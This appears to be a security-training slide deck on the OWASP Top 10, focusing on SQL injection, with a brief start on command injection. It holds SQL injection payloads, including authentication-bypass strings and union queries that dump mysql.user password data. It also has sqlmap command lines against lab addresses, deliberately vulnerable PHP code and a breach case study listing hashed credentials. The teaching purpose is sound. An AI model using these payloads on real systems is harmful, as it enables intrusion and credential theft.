
- WHID Fusion Chart's

Top Attack Methods (All Entries)



Global Standards/Frameworks


Top Application Weaknesses (All Entries)



- Abuse of Functionality
- Application Misconfiguration
- Improper Input Handling
- Improper Output Handling
- Information Leakage
- Insecure Indexing
- Insufficient Anti-Automation
- Insufficient Anti-automation
- Insufficient Authentication
- Insufficient Authorization
- Insufficient Entropy
- Insufficient Password Recovery
- Insufficient Process Validation
- Insufficient Transport Layer Protection
- Misconfiguration
- Predictable Resource Location
- Other

Global Standards/Frameworks

Top Impacts/Outcomes (All Entries)



- Account Hijacking
- Account Takeover
- Credit Card Leakage
- DNS Hijacking
- Data Loss
- Defacement
- Disclosure Only
- Disinformation
- Downtime
- Downtime
- Extortion
- Fraud
- Leakage of Information
- Link Spam
- Loss of Sales
- Monetary Loss
- Other

Global Standards/Frameworks

- NIST (US)
 - ✓ NIST SP 800 Series dedicated to InfoSec domain
 - ✓ Strongly implemented by organizations
 - ✓ Mandatory implementation at US for all organizations

Global Standards/Frameworks

- NIST SP 800-115: Technical Guide to Information Security Testing and Assessment
➤ <https://csrc.nist.gov/publications/detail/sp/800-115/final>
- NIST SP 800-95: Guide to Secure Web Services
➤ <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-95.pdf>
- NIST SP 800-44: Guide to Secure Web Servers
➤ <http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-44ver2.pdf>
- NIST SP 800- 37: Risk Management Framework
➤ <https://csrc.nist.gov/publications/detail/sp/800-37/rev-1/final>


Global Standards/Frameworks

- OWASP
 - Finally... The Long Awaited Topic !! :D
 - Enter 'OWASP'

Agenda

- Introduction to Application Security
- Application Security Risks
- Case Studies
- Global Standards/Frameworks
- **What is OWASP**
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

What is OWASP



MUM-CT-935 Alcriti

What is OWASP

- OWASP – Open Web Application Security Project
- Non-Profit Educational charity dedicated to enabling organizations to design, develop, acquire, operate, and maintain secure software/application.
- Link – <https://owasp.org>

What is OWASP

- Repository of many projects that focuses on Security aspects
- Projects differ based on type of application, language it was built on, libraries offering mitigations etc.
- Can be found at
[https://www.owasp.org/index.php/Category:OWASP Project](https://www.owasp.org/index.php/Category:OWASP_Project)

What is OWASP

- Well-Known OWASP Projects
 - OWASP Top 10 for Web Application Security
 - OWASP Top 10 for Mobile Application Security
 - OWASP ASVS
 - OWASP Secure Web Application Framework Manifesto
 - OWASP Threat Modelling
 - OWASP Secure Code Review
 - & many more ..

Agenda

- Introduction to Application Security
- Application Security Risks
- Case Studies
- Global Standards/Frameworks
- What is OWASP
- **What is OWASP Top 10**
- The 'OWASP Top 10' for WebAppSec

What is OWASP Top 10



made on imgur

MUM-CT-935 Alcriti

What is OWASP Top 10

- A prioritized list of the top ten most critical web application security risks
 - ✓ It's not an Standard exactly but offers secure guidelines
 - ✓ Released in 2003,2004,2007,2010,2013,2017
 - ✓ Developed using the OWASP Risk Rating Methodology
 - ✓ 2017 RC2 is based on results from a 2016 open data call
 - ✓ It's about Risks not (just) about vulnerabilities
 - ✓ Constantly Changing ...

What is OWASP Top 10

- OWASP Top 10 Myths
 - ✓ It's a standard for Web application Security
 - ✓ Risk is not environment specific (Your Top Ten's may vary)
 - ✓ Not like industry compliance compliance like PCI-DSS etc.

What is OWASP Top 10

- Web Application Security Myths
 - ✓ I Don't need Application Security because my network is Secure
 - ✓ An automated scanner can find all the application vulnerabilities that exists

What is OWASP Top 10

- And the 'Mother of All Myths'

Security doesn't end with the Top 10

- **We're going to look at the Top 10 risks in great detail**
 - The definitions of the risks
 - How they're exploited
 - Multiple ways of mitigating them
- **Security goes well beyond just technology implementation though**
 - Business processes may pose risks
 - Social engineering may still exploit people risks
 - Other technology risks remain outside the scope of this course
- **This is a rapidly evolving landscape**
 - Attackers are in an arms race to outsmart builders
 - New risks and attack vectors are constantly emerging
 - Stay vigilant!

Agenda

- Introduction to Application Security
- Application Security Risks
- Case Studies
- Global Standards/Frameworks
- What is OWASP
- What is OWASP Top 10
- **The 'OWASP Top 10' for WebAppSec**

The 'OWASP Top 10' for WebAppSec

- As mentioned earlier
 - ✓ OWASP Top 10 Changes Constantly
 - ✓ In other words, Keep on Evolving

The 'OWASP Top 10' for WebAppSec

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

The 'OWASP Top 10' for WebAppSec

- OWASP Top 10 2017 RC1

OWASP Top 10 – 2017 (New)

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

► A4 – Broken Access Control (Original category in 2003/2004)

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Insufficient Attack Protection (NEW)

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Components with Known Vulnerabilities

A10 – Underprotected APIs (NEW)

The 'OWASP Top 10' for WebAppSec

- OWASP Top 10 – 2017 RC2
 - A1 - Injection
 - A2 - Broken Authentication and Session Management
 - A3 - Sensitive Data Exposure
 - A4 - XML External Entity (XXE)
 - A5 - Broken Access Control
 - A6 - Security Misconfiguration
 - A7 - Cross-Site Scripting (XSS)
 - A8 - Insecure Deserialization
 - A9 - Using Components with Known Vulnerabilities
 - A10 - Insufficient Logging & Monitoring

The 'OWASP Top 10' for WebAppSec

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↓	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	✗	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	✗	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

The 'OWASP Top 10' for WebAppSec

- Let's Deep Dive into OWASP Top 10 2017 RC2



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec

- Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.
- The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

The 'OWASP Top 10' for WebAppSec

- Injection flaws are very prevalent, particularly in legacy code.
- They are often found in SQL, LDAP, XPath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, expression languages, ORM queries.
- Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.

The 'OWASP Top 10' for WebAppSec

- Depending on the technology used, various forms of Injection prevails:
 - SQL Injection (SQLi)
 - OS Command Injection
 - XML Injection
 - XPATH Injection
 - NoSQL Injection
 - LDAP Injection &
 - Many more ...

The 'OWASP Top 10' for WebAppSec

- Impact of Injection
 - Data Loss
 - Authentication Bypass
 - DoS
 - Data Corruption
 - Hostile Takeover of Account/Host
 - Business Loss (Depends on the type of application & data)

The 'OWASP Top 10' for WebAppSec

- Let's understand Injection with few examples !!

✓ SQLi

✓ OS Command Injection

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec

- In lay-man term, SQLi is all about exploiting poorly filtered or in-correctly escaped SQL queries to parse (execute) data from user input (here, 'user' == 'attacker' :D)
- Major Classes
 - Error Based Injection
 - Blind Injection
 - Boolean Injection
 - Union Based Injection
 - Time Based Boolean Injection
 - etc.,

The 'OWASP Top 10' for WebAppSec

- How does it work
 - Application presents a form to the attacker
 - Attacker sends an attack (malicious query) in the form data
 - Application forwards attack to the database in a SQL query
 - Database runs query containing attack and sends encrypted result back to application
 - Application renders data as to the user

The 'OWASP Top 10' for WebAppSec

- Ways to Attack

- Manual
- Automated

- SQLi Impacts

- Authentication Bypass
- Database Extraction
- OS Level Access

The 'OWASP Top 10' for WebAppSec

- SQLi – The Manual Way

- Numerous Variants of SQLi
 - No Tool's required



- But the Question is How to remember so many Variants ??

- Just Google Mere dost!!



The 'OWASP Top 10' for WebAppSec

- SQLi – The Automated Way

- Numerous tools in the Infosec World
 - Widely used – SQLMap

- SQLMap

- Powerful command line utility to exploit SQL Injection vulnerability

The 'OWASP Top 10' for WebAppSec

- SQLMap supports SQLi vectors for following databases

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server
- Microsoft Access
- IBM DB2
- SQLite
- Firebird
- Sybase and
- SAP MaxDB



The 'OWASP Top 10' for WebAppSec

- SQLMap is built with various SQLi vectors
 - Boolean-Based Blind Injection
 - Time-Based Boolean Injection
 - Error –Based Injection
 - Union Based Injection
 - Out-Of-Band Injection
 - etc.,

The 'OWASP Top 10' for WebAppSec

- How does SQLMap work
 - Enumerate the database name
 - Select database and enumerate tables
 - Select tables and enumerate columns
 - Select a column and enumerate rows(data)
 - Then choose your way in

The 'OWASP Top 10' for WebAppSec

- Other Capabilities of SQLMap

- Built in feature for cracking hashes
- Options of running user defined queries
- You could run OS level commands
- You could have an interactive OS shell
- Meterpreter shell with Metasploit
- & Many more
- Check this out

→ <https://github.com/sqlmapproject/sqlmap/wiki/Usage>

The 'OWASP Top 10' for WebAppSec

- Key SQLMap Switches

- | | |
|-------------------------------|----------------------------|
| ■ -u | <URL> |
| ■ --cookie | (Authentication) |
| ■ -dbs | (To enumerate databases) |
| ■ - r | (For request in .txt file) |
| ■ -technique | (SQL injection technique) |
| ■ - dbms | (Specify DBMS) |
| ■ -D <database name> --tables | (To enumerate Tables) |
| ■ -T <table name> --columns | (To enumerate columns) |
| ■ -C <column name> --dump | (To dump data) |
| ■ --dump-all | (for lazy l33t people) |
| ■ --method | (HTTP Method Name) |
| ■ --data | (Post Method Parameters) |

The 'OWASP Top 10' for WebAppSec

- Most Basic Syntax

- `python sqlmap.py -u "http://192.168.136.131/sqlmap/sqlite/get_int.php?id=1" -\ -columns -D testdb -T users -C name`

- Simplest of all

- `python sqlmap.py -u "http://192.168.0.100/get.php?id=1" -r requestcaptured.txt`

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- A Quick Recap ... !!

The 'OWASP Top 10' for WebAppSec

- Vanilla Injection

- Widely used to test the existence of SQLi
 - Super helpful for 'Authentication Bypass'
 - ' or 1=1 #
 - a' or 'a'='a
 - Many Variants
- ✓ <https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/>

The 'OWASP Top 10' for WebAppSec

- Vulnerable Pseudo Code

```
bad_query = "select * from accounts where accountid = '" + user_supplied_value +  
"....'  
DatabaseTool.executeQuery(bad_query);
```

The 'OWASP Top 10' for WebAppSec

Example

```
<?php

if(isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?>
```

The 'OWASP Top 10' for WebAppSec

- Finding No. of Columns – Way 1

User ID:

User ID:

Unknown column '100' in 'order clause'

The 'OWASP Top 10' for WebAppSec

- Finding No. of Columns – Way 2

User ID:



The used SELECT statements have a different number of columns

User ID:



ID: ' union select 1,2 #
First name: 1
Surname: 2

The 'OWASP Top 10' for WebAppSec

- Injecting Queries (Union Based)

'union select 1,version() #

ID: ' union select 1,version() #
First name: 1
Surname: 5.5.8

'union all SELECT 1,user()

ID: ' union all SELECT 1,user() #
First name: 1
Surname: root@localhost

SELECT
username,
password
FROM
accounts;

' union all SELECT User,p

ID: ' union all SELECT User,password FROM mysql.user #
First name: root
Surname:

ID: ' union all SELECT User,password FROM mysql.user #
First name: root
Surname:

ID: ' union all SELECT User,password FROM mysql.user #
First name:
Surname:

ID: ' union all SELECT User,password FROM mysql.user #
First name: pma
Surname:

SELECT User,Password F

ID: ' union SELECT User,Password FROM mysql.user #
First name: root
Surname:

ID: ' union SELECT User,Password FROM mysql.user #
First name:
Surname:

ID: ' union SELECT User,Password FROM mysql.user #
First name: pma
Surname:

The 'OWASP Top 10' for WebAppSec

- Case Study – Barracuda Networks

The screenshot shows the Barracuda Networks website. At the top, there is a navigation bar with links for 'XP Booster', 'S&D', 'Electronics', 'security', 'tax', 'maths', 'MSC', 'BSC', 'mobiletest', and 'Other'. Below this is a secondary navigation bar with links for 'Barracuda Networks', 'Barracuda Networks AG', 'Barracuda Central', 'Barracuda Labs', 'BarracudaWare', 'CudaTel', and 'CudaEye'. The main header features the Barracuda logo and the tagline 'Award-winning security, networking, and storage solutions'. Below the header is a menu with links for 'Company', 'Products', 'Customers', 'Partners', 'Technology', 'Newsroom', 'Purchase', and 'Support'. On the left, a sidebar menu includes 'Customers By Country', 'Customers By Verticals', 'Customer Case Studies', 'Customer Feedback', 'Worldwide Deployments', and 'Barracuda University'. The main content area is titled 'Customers By Vertical Market' and shows a list of companies: VARCA, Callaway Gardens, Cuulona, MUM-CT-935 Alcriti, and habitat. The bottom left features a promotional banner for a 'Free Seminar' about web application security.

www.barracudanetworks.com/ns/customers/customer_verticals.php?v=11

XP Booster S&D Electronics security tax maths MSC BSC mobiletest Other

Barracuda Networks AG Barracuda Central Barracuda Labs BarracudaWare CudaTel CudaEye

BARRACUDA
NETWORKS

Award-winning security, networking, and storage solutions

Company Products Customers Partners Technology Newsroom Purchase Support

Customers By Country
Customers By Verticals
Customer Case Studies
Customer Feedback
Worldwide Deployments
Barracuda University

Customers By Vertical Market

Entertainment & Leisure

VARCA

Callaway Gardens

Cuulona

MUM-CT-935 Alcriti

habitat

Does your company spend more on **COFFEE** than on its **WEB APPLICATION SECURITY?**

Free Seminar

CSR
event
goraci

The 'OWASP Top 10' for WebAppSec

- Case Study – Barracuda Networks (Continued ..)
 - According to a statement issued by Barracuda Networks the attack started with a few hours of probing from one IP address which was followed by a full-blown attack from several locations.
 - The vulnerable URL was the following:
 - ✓ http://www.barracudanetworks.com/ns/customers/customer_verticals.php?v=11

The 'OWASP Top 10' for WebAppSec

- Case Study – Barracuda Networks (Impact)

- ✓ Table CMS_LOGINS containing 251 login accounts for the Barracuda Content Management System got extracted



md5	email
3c24758680e2925123e59377283feeab	[REDACTED]ode@barracuda.com
afb96d3b6afc974427abf4586dd60a88	[REDACTED]fe@barracuda.com
59067689a9bc038f43027d73d06372de	[REDACTED]n@barracuda.com
adb74d240325389431f27c49379fc248	[REDACTED]on@barracuda.com
	[REDACTED]x@barracuda.com
bbebed33008d452669130372f3b446b1	[REDACTED]o@barracuda.com
840efd8d12d2bc8d97a5ba4a41b4b17a	[REDACTED]y@barracuda.com
f75db27ea0b2b16b152830b908ef11b9	[REDACTED]k@barracuda.com
ce1754b65bc3440a36be82aa0e1355fa	[REDACTED]er@barracuda.com
91a9149633f40bbc9a37926b5a0151a4	[REDACTED]ish@barracuda.com
6e06724b5117b10007a0552010741240	[REDACTED]@barracuda.com

- ✓ Other tables and databases containing barracuda employee details were also extracted.

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- **SQLi Mitigations**

- ✓ Whitelisting of Acceptable Values
- ✓ Escaping All User Supplied Inputs
- ✓ Using Parameterized Queries
- ✓ Using Stored Procedures
- ✓ Enable Least Privilege for the Database
(specially for end users)



The 'OWASP Top 10' for WebAppSec

- SQLi Mitigations

Whitelisting of acceptable values

```
string procuctname = Request.QueryString[0];
var regex = new Regex(@"^0*[1-9][0-9]*$");
if (!regex.IsMatch(procuctname))
{
    lblmessage.Text = "Invalid product name.";
    return;
}
```

The 'OWASP Top 10' for WebAppSec

- SQLi Mitigations

Parameterized Query

```
SqlCommand command = new SqlCommand("SELECT Product_Name,  
Category_Name,Description FROM ProductMaster WHERE  
Product_Name =@Product_Name");  
  
command.CommandType = System.Data.CommandType.Text;  
command.Parameters.Add("@Product_Name",  
SqlDbType.VarChar, 40).Value = procuctname;
```

The 'OWASP Top 10' for WebAppSec

- SQLi Mitigations

Stored Procedure – Psuedo Code

```
CREATE PROCEDURE sp_GetProducts
    @Product_Name varchar(200)
    AS
    SELECT * FROM ProductMaster
    WHERE Product_Name = @Product_Name
```


The 'OWASP Top 10' for WebAppSec

- SQLi Mitigations

Stored Procedure

```
string Product_Name = Request.QueryString[0];
SqlCommand command = new SqlCommand("sp_GetProducts", con);
command.CommandType = System.Data.CommandType.StoredProcedure;
command.Parameters.AddWithValue("@Product_Name", SqlDbType.VarChar).Value
= Product_Name;
```

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- The goal is execution of arbitrary commands on the host operating system via a *vulnerable application*
- Command injection attacks are possible when an application passes *unsafe user supplied data* (forms, cookies, HTTP headers etc.) to a system shell.

The 'OWASP Top 10' for WebAppSec

- Impact
 - Execute unauthorized code
 - DoS
 - Modify Files & Directories
 - Read Application Data
 - Complete Shell access

